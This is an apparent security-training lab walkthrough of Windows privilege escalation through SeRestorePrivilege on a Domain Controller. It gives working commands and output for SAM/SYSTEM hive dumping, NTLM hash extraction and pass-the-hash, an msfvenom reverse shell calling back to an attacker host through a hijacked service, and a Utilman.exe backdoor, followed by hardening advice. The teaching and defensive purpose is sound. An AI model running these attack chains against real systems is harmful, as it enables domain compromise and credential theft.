

Windows Privilege Escalation



SeRestore Privilege



Contents

Overview	3
Introduction to SeRestorePrivilege: Windows Kernel Token Privilege Abuse	3
Lab Environment and Threat Simulation Architecture.....	3
Domain Account Provisioning via net.exe.....	4
SeRestorePrivilege Delegation via Server Operators Group Membership.....	4
Method 1.....	5
Remote Shell Acquisition and Token Privilege Enumeration via WinRM	5
Offline Registry Hive Acquisition via SeBackupPrivilege	6
SAM/SYSTEM Hive Exfiltration via Evil-WinRM File Transfer	7
Offline NTLM Hash Extraction via Impacket secretsdump	8
Lateral Movement via Pass-the-Hash (PtH) Authentication	8
Method 2.....	9
Windows Reverse TCP Shellcode Generation via msfvenom	9
Persistent Code Execution via Service Binary Path Hijacking (sc.exe).....	9
Intercepting the SYSTEM-Level Reverse Shell via Netcat Listener	10
Method 3.....	10
Protected Binary Substitution via SeRestorePrivilege: Utilman.exe Backdoor	10
Remote Desktop Protocol Session Initiation via rdesktop	10
Pre-Authentication Code Execution via Hijacked Accessibility Binary	11
Persistent Access Establishment via SYSTEM-Level Credential Reset	12
Defensive Countermeasures and Hardening Recommendations	13
Conclusion: Attack Surface Analysis and Remediation Summary	14



Overview

SeRestorePrivilege is a Windows special privilege that allows its holder to restore files and directories, effectively bypassing discretionary access controls on the file system. When assigned to a low-privileged domain account — commonly through membership in the Server Operators group — an attacker can exploit this privilege to overwrite protected system binaries, extract sensitive registry hives, hijack Windows services, and ultimately achieve SYSTEM-level code execution on a Domain Controller. This article documents three distinct privilege escalation paths that stem from a single SeRestorePrivilege-bearing account against a Windows Server 2019 Domain Controller in an isolated lab environment.

Introduction to SeRestorePrivilege: Windows Kernel Token Privilege Abuse

Windows privileges are kernel-level rights that control what operations a token holder can perform on the local system, independent of NTFS permissions. SeRestorePrivilege ("Restore files and directories") grants the ability to write to arbitrary locations in the file system, ignore write DACLs, and set the owner of any object — capabilities that are normally the exclusive domain of SYSTEM and administrators. In Active Directory environments, this privilege is automatically assigned to members of the built-in Server Operators group, which is designed to allow server administrators to perform maintenance tasks.

Attackers who gain access to an account in the Server Operators group inherit SeRestorePrivilege (along with SeBackupPrivilege) and can leverage it in multiple ways. This article walks through a complete, end-to-end exploitation chain: creating a low-privileged domain account, assigning it to Server Operators, authenticating via Evil-WinRM, extracting the SAM and SYSTEM registry hives, cracking NTLM hashes offline, performing a Pass-the-Hash attack, hijacking a Windows service binary to catch a reverse shell, and replacing Utilman.exe at the operating system level to obtain a SYSTEM shell at the RDP login screen.


Lab Environment and Threat Simulation Architecture

The lab consists of two machines connected on an isolated VMware network:

Attacker Machine — Kali Linux at 192.168.1.12, running Evil-WinRM, Impacket, msfvenom, netcat, and rdesktop.

Target Machine — Windows Server 2019 Domain Controller (DC1) at 192.168.1.6, joined to the ignite.local Active Directory domain.

The attacker begins with Administrator credentials on the DC (to simulate the initial setup of the vulnerable account), then pivots entirely to the low-privileged lowpriv account to demonstrate the full escalation chain from a restricted foothold to SYSTEM.



Domain Account Provisioning via net.exe

The attacker begins by creating a new domain user named lowpriv on the Domain Controller. The net user command with the /domain flag provisions the account directly in Active Directory, making it a standard domain user with no elevated rights.

```
net user lowpriv Password@1 /add /domain
```

```
C:\Users\Administrator>net user lowpriv Password@1 /add /domain
The command completed successfully.

C:\Users\Administrator>
```

SeRestorePrivilege Delegation via Server Operators Group Membership

After creating the account, the attacker adds lowpriv to the built-in Server Operators local group on the DC. Membership in this group automatically grants SeRestorePrivilege and SeBackupPrivilege — the two key privileges exploited in this walkthrough.

```
net localgroup "Server Operators" lowpriv /add
```





```
C:\Users\Administrator>net localgroup "Server Operators" lowpriv /add ←  
The command completed successfully.
```

Note: If the user is a member of “SeBackup Group”, they will also have access to the privileges of the “Server Operators” group, as both groups share the same privileges. To learn more about SeBackup Group, click [here](#).

Method 1

Remote Shell Acquisition and Token Privilege Enumeration via WinRM

With the lowpriv account provisioned, the attacker connects to the Domain Controller over WinRM using Evil-WinRM. WinRM (Windows Remote Management) is enabled on Domain Controllers by default, and Server Operators members have the right to connect. After establishing the shell, the attacker runs `whoami /priv` to enumerate the token's privilege set, confirming that SeRestorePrivilege is Enabled. A follow-up `net user` command verifies that lowpriv belongs to the Server Operators group.

```
evil-winrm -i 192.168.1.6 -u lowpriv -p Password@1  
whoami /priv  
net user lowpriv
```



```
(root@kali)-[~]
# evil-winrm -i 192.168.1.6 -u lowpriv -p Password@1

Evil-WinRM shell v3.9

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quote'
Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-w
Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\lowpriv\Documents>
*Evil-WinRM* PS C:\Users\lowpriv\Documents> whoami /priv

PRIVILEGES INFORMATION
-----
Privilege Name      Description                State
-----
SeMachineAccountPrivilege  Add workstations to domain  Enabled
SeSystemtimePrivilege      Change the system time      Enabled
SeBackupPrivilege          Back up files and directories Enabled
SeRestorePrivilege         Restore files and directories Enabled
SeShutdownPrivilege        Shut down the system         Enabled
SeChangeNotifyPrivilege    Bypass traverse checking     Enabled
SeRemoteShutdownPrivilege  Force shutdown from a remote system Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Enabled
SeTimeZonePrivilege        Change the time zone         Enabled
*Evil-WinRM* PS C:\Users\lowpriv\Documents>
*Evil-WinRM* PS C:\Users\lowpriv\Documents> net user lowpriv

User name          lowpriv
Full Name
Comment
User's comment
Country/region code 000 (System Default)
Account active      Yes
Account expires      Never

Password last set   7/19/2026 12:34:30 PM
Password expires    8/30/2026 12:34:30 PM
Password changeable 7/20/2026 12:34:30 PM
Password required    Yes
User may change password Yes

Workstations allowed All
Logon script
User profile
Home directory
Last logon          Never

Logon hours allowed All

Local Group Memberships  *Remote Management Users*Server Operators
Global Group memberships *Domain Users
The command completed successfully.
```

Offline Registry Hive Acquisition via SeBackupPrivilege

The attacker creates a staging directory at C:\temp and uses the Windows reg save command to export the HKLM\SAM and HKLM\SYSTEM hives to disk. SeBackupPrivilege — held by all Server Operators members — is what allows reg save to read these hives without requiring explicit ACL-level access. The SAM hive contains local account password hashes, while the SYSTEM hive contains the boot key needed to decrypt them.

```
mkdir temp
cd temp
reg save hklm\system C:\temp\system.hive
```



```
reg save hklm\sam C:\temp\sam.hive  
ls
```

```
*Evil-WinRM* PS C:\>  
*Evil-WinRM* PS C:\> mkdir temp  
Directory: C:\  
  
Mode                LastWriteTime         Length Name  
----                -  
d-----            7/19/2026 12:41 PM             temp  
  
*Evil-WinRM* PS C:\> cd temp  
*Evil-WinRM* PS C:\temp>  
*Evil-WinRM* PS C:\temp> reg save hklm\system C:\temp\system.hive  
The operation completed successfully.  
*Evil-WinRM* PS C:\temp> reg save hklm\sam C:\temp\sam.hive  
The operation completed successfully.  
*Evil-WinRM* PS C:\temp>  
*Evil-WinRM* PS C:\temp> ls  
Directory: C:\temp  
  
Mode                LastWriteTime         Length Name  
----                -  
-a-----            7/19/2026 12:41 PM         49152 sam.hive  
-a-----            7/19/2026 12:41 PM       17416192 system.hive
```

SAM/SYSTEM Hive Exfiltration via Evil-WinRM File Transfer

Evil-WinRM provides a built-in download command that transfers files directly from the remote Windows host to the attacker's local directory. The attacker downloads both sam.hive and system.hive, which are then ready for offline hash extraction.

```
download sam.hive  
download system.hive
```



```
*Evil-WinRM* PS C:\temp> download sam.hive ←
Info: Downloading C:\temp\sam.hive to sam.hive
Info: Download successful!
*Evil-WinRM* PS C:\temp> download system.hive ←
Info: Downloading C:\temp\system.hive to system.hive
Info: Download successful!
*Evil-WinRM* PS C:\temp>
```

Offline NTLM Hash Extraction via Impacket secretsdump

On Kali, the attacker feeds the two hive files into Impacket's secretsdump tool in LOCAL mode, which decrypts the SAM database using the boot key extracted from system.hive. The output reveals the NT hash for the local Administrator account:

32196b56ffe6f45e294117b91a83bf38. This hash represents the Administrator's current password and can be used directly for Pass-the-Hash authentication without cracking it.

```
impacket-secretsdump -sam sam.hive -system system.hive LOCAL
```

```
(root@kali)-[~]
# impacket-secretsdump -sam sam.hive -system system.hive LOCAL ←
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Target system bootKey: 0x330c2c81132304fe44751119f0e7468c
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:32196b56ffe6f45e294117b91a83bf38:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
[*] Cleaning up ...
```

Lateral Movement via Pass-the-Hash (PtH) Authentication

Armed with the Administrator's NTLM hash, the attacker authenticates to the Domain Controller via Evil-WinRM using the -H (hash) flag, bypassing the need for the plaintext password. The session lands at C:\Users\Administrator\Documents, confirming full administrative access to the DC.

```
evil-winrm -i 192.168.1.6 -u administrator -H 32196b56ffe6f45e294117b91a83bf38
```

```
(root@kali)-[~]
# evil-winrm -i 192.168.1.6 -u administrator -H 32196b56ffe6f45e294117b91a83bf38 ←
Evil-WinRM shell v3.9

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quot
Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-wi
Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents>
*Evil-WinRM* PS C:\Users\Administrator\Documents>
```



Method 2

Windows Reverse TCP Shellcode Generation via msfvenom

To demonstrate code execution as SYSTEM via service hijacking, the attacker generates a Windows x86 reverse TCP shell binary using msfvenom. The payload connects back to the attacker machine at 192.168.1.12 on port 443 and is saved as shell.exe. Port 443 is chosen to blend with HTTPS traffic and pass through network-level controls.

```
msfvenom -p windows/shell_reverse_tcp lhost=192.168.1.12 lport=443 -f exe > shell.exe
```

```
(root@kali)-[~]  
# msfvenom -p windows/shell_reverse_tcp lhost=192.168.1.12 lport=443 -f exe > shell.exe  
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload  
[-] No arch selected, selecting arch: x86 from the payload  
No encoder specified, outputting raw payload  
Payload size: 324 bytes  
Final size of exe file: 7168 bytes
```

Persistent Code Execution via Service Binary Path Hijacking (sc.exe)

The attacker uploads shell.exe to C:\temp on the DC using Evil-WinRM's upload command. Next, sc.exe reconfigures the VMware Tools (VMTools) Windows service so that its binPath points to the uploaded shell. The attacker then stops the service (which returns an error because the service was not running) and starts it again. When Windows starts the VMTools service, it executes the shell binary in the SYSTEM security context, triggering the callback to the attacker's listener.

```
upload /root/shell.exe  
sc.exe config VMTools binPath="C:\temp\shell.exe"  
sc.exe stop VMTools  
sc.exe start VMTools
```

```
*Evil-WinRM* PS C:\temp> upload /root/shell.exe  
Info: Uploading /root/shell.exe to C:\temp\shell.exe  
Data: 9556 bytes of 9556 bytes copied  
Info: Upload successful!  
*Evil-WinRM* PS C:\temp>  
*Evil-WinRM* PS C:\temp> sc.exe config VMTools binPath="C:\temp\shell.exe"  
[SC] ChangeServiceConfig SUCCESS  
*Evil-WinRM* PS C:\temp>  
*Evil-WinRM* PS C:\temp> sc.exe stop VMTools  
[SC] ControlService FAILED 1062:  
  
The service has not been started.  
*Evil-WinRM* PS C:\temp> sc.exe start VMTools
```



Intercepting the SYSTEM-Level Reverse Shell via Netcat Listener

On the Kali machine, the attacker runs `rlwrap nc` to set up a netcat listener on port 443. When the VMTools service starts and executes `shell.exe`, a connection arrives from 192.168.1.6. The resulting shell session runs as NT AUTHORITY\SYSTEM, as confirmed by the `C:\Windows\system32>` prompt — the highest possible privilege level on Windows.

```
rlwrap nc -lvnp 443
```

```
(root@kali)-[~]  
# rlwrap nc -lvnp 443  
listening on [any] 443 ...  
connect to [192.168.1.12] from (UNKNOWN) [192.168.1.6] 55530  
Microsoft Windows [Version 10.0.20348.587]  
(c) Microsoft Corporation. All rights reserved.  
  
C:\Windows\system32>
```

Method 3

Protected Binary Substitution via SeRestorePrivilege: Utilman.exe Backdoor

The attacker now demonstrates a second, distinct escalation path that is uniquely enabled by `SeRestorePrivilege`: overwriting a protected system binary. `Utilman.exe` is the Windows Accessibility Menu binary that launches from the login screen before any user authenticates. Because it runs as `SYSTEM`, replacing it with `cmd.exe` yields a `SYSTEM` shell directly at the RDP lock screen. `SeRestorePrivilege` allows the write to bypass the NTFS ACL on `C:\Windows\System32`, which normally blocks non-administrators.

The attacker navigates to `C:\Windows\System32`, renames the original `Utilman.exe` to `Utilman.old` for preservation, and copies `cmd.exe` in its place.

```
cd C:\Windows\System32  
ren Utilman.exe Utilman.old  
copy cmd.exe Utilman.exe
```

```
*Evil-WinRM* PS C:\Users\lowpriv\Documents> cd C:\Windows\System32  
  
*Evil-WinRM* PS C:\Windows\System32> ren Utilman.exe Utilman.old  
  
*Evil-WinRM* PS C:\Windows\System32> copy cmd.exe Utilman.exe
```


Remote Desktop Protocol Session Initiation via `rdesktop`

The attacker opens an RDP session to the Domain Controller at 192.168.1.6 using `rdesktop`. This brings up the Windows Server 2019 login screen for DC1. At this stage, the attacker has




not authenticated — the session sits at the unauthenticated lock screen. The Ease of Access (Accessibility) icon is visible in the bottom-right corner.

```
rdesktop 192.168.1.6
```



Pre-Authentication Code Execution via Hijacked Accessibility Binary


The attacker clicks the Ease of Access icon on the login screen. Windows executes `C:\Windows\System32\Utilman.exe` — which is now a copy of `cmd.exe` — as `SYSTEM`, without any credential prompt. A command prompt window appears directly over the login screen, running in the `NT AUTHORITY\SYSTEM` context. The attacker now has unrestricted access to the Domain Controller from the pre-authentication login screen.



Persistent Access Establishment via SYSTEM-Level Credential Reset

With the SYSTEM shell open at the login screen, the attacker resets the local Administrator account's password to an attacker-controlled value using the net user command. This establishes persistent access to the Domain Controller. The command completes successfully, and the attacker can now log in interactively as Administrator using the new password Ignite@987.

```
net user administrator Ignite@987
```



Defensive Countermeasures and Hardening Recommendations

- **Restrict Server Operators Group Membership.** Audit and minimise the Server Operators group. This is a highly privileged built-in group that inherits SeRestorePrivilege and SeBackupPrivilege automatically. Remove all accounts that do not require these specific privileges for legitimate operations. Use the principle of least privilege and create custom delegation scopes for maintenance tasks.
- **Disable WinRM on Domain Controllers Where Not Required.** WinRM provides a convenient remote shell that attackers abuse after gaining low-level credentials. Disable WinRM on Domain Controllers unless operationally necessary, and restrict access using Windows Firewall rules and jump server architecture. Use Privileged Access Workstations (PAWs) for DC administration.
- **Protect Registry Hive Access with Auditing.** Enable audit policies for HKLM\SAM and HKLM\SYSTEM key access events (Event ID 4656, 4663). Alert on reg save operations targeting these hives. Defender for Identity and Sentinel rules can detect unauthorized backup of the SAM hive in near real-time.
- **Monitor and Alert on Privilege Token Elevation.** Windows logs Event ID 4703 (token right adjustment) when privileges are enabled. Deploy SIEM correlation rules that alert when SeRestorePrivilege or SeBackupPrivilege is enabled for non-administrative



accounts. Combine with Endpoint Detection and Response (EDR) solutions that flag suspicious token manipulation.

- **Restrict Service Binary Path Modification.** Control who can modify service binaries using the `sc.exe config` command. Apply AppLocker or Windows Defender Application Control (WDAC) policies that block unsigned executables from running as services. Monitor Event ID 4697 (service installation) and 7045 (new service installed) for unexpected service binary path changes.
- **Protect Critical System Binaries with WDAC.** Deploy Windows Defender Application Control policies with signed binary enforcement to prevent `Utilman.exe`, `sethc.exe`, and similar accessibility binaries from being replaced with arbitrary executables. Enable Virtualization-Based Security (VBS) and Credential Guard to protect the LSASS process and credentials stored in memory.
- **Enforce Tiered Administration and Just-In-Time Access.** Implement Microsoft's Active Directory Tier Model. Domain Controllers belong to Tier 0 and must only be administered by Tier 0 accounts. Use Privileged Identity Management (PIM) with Azure AD or a PAM solution to grant time-limited administrative access, reducing the window in which compromised credentials can be exploited.

Conclusion: Attack Surface Analysis and Remediation Summary

SeRestorePrivilege is a deceptively powerful Windows privilege that security teams frequently overlook because it is assigned indirectly through group membership rather than through explicit privilege grants. This walkthrough demonstrates that a single low-privileged domain account with Server Operators membership is sufficient to escalate to SYSTEM on a Domain Controller through at least three independent attack paths: offline hash extraction and Pass-the-Hash, Windows service binary hijacking, and pre-authentication system binary replacement.

Each path requires no vulnerability or patch exploitation — the abuse stems entirely from the over-assignment of a Windows built-in privilege. Defenders must audit built-in group memberships continuously, restrict WinRM and RDP exposure on Tier 0 assets, deploy robust monitoring for privilege-enabled token events, and implement application control policies to prevent binary replacement attacks. In Active Directory environments, the difference between a domain user and SYSTEM on a Domain Controller can be as thin as a single group membership.



FOLLOW US ON

social media



TWITTER



DISCORD



GITHUB



LINKEDIN

CONTACT US
FOR MORE DETAILS

+91 95993-87841

www.ignitetechnologies.in

JOIN OUR TRAINING PROGRAMS

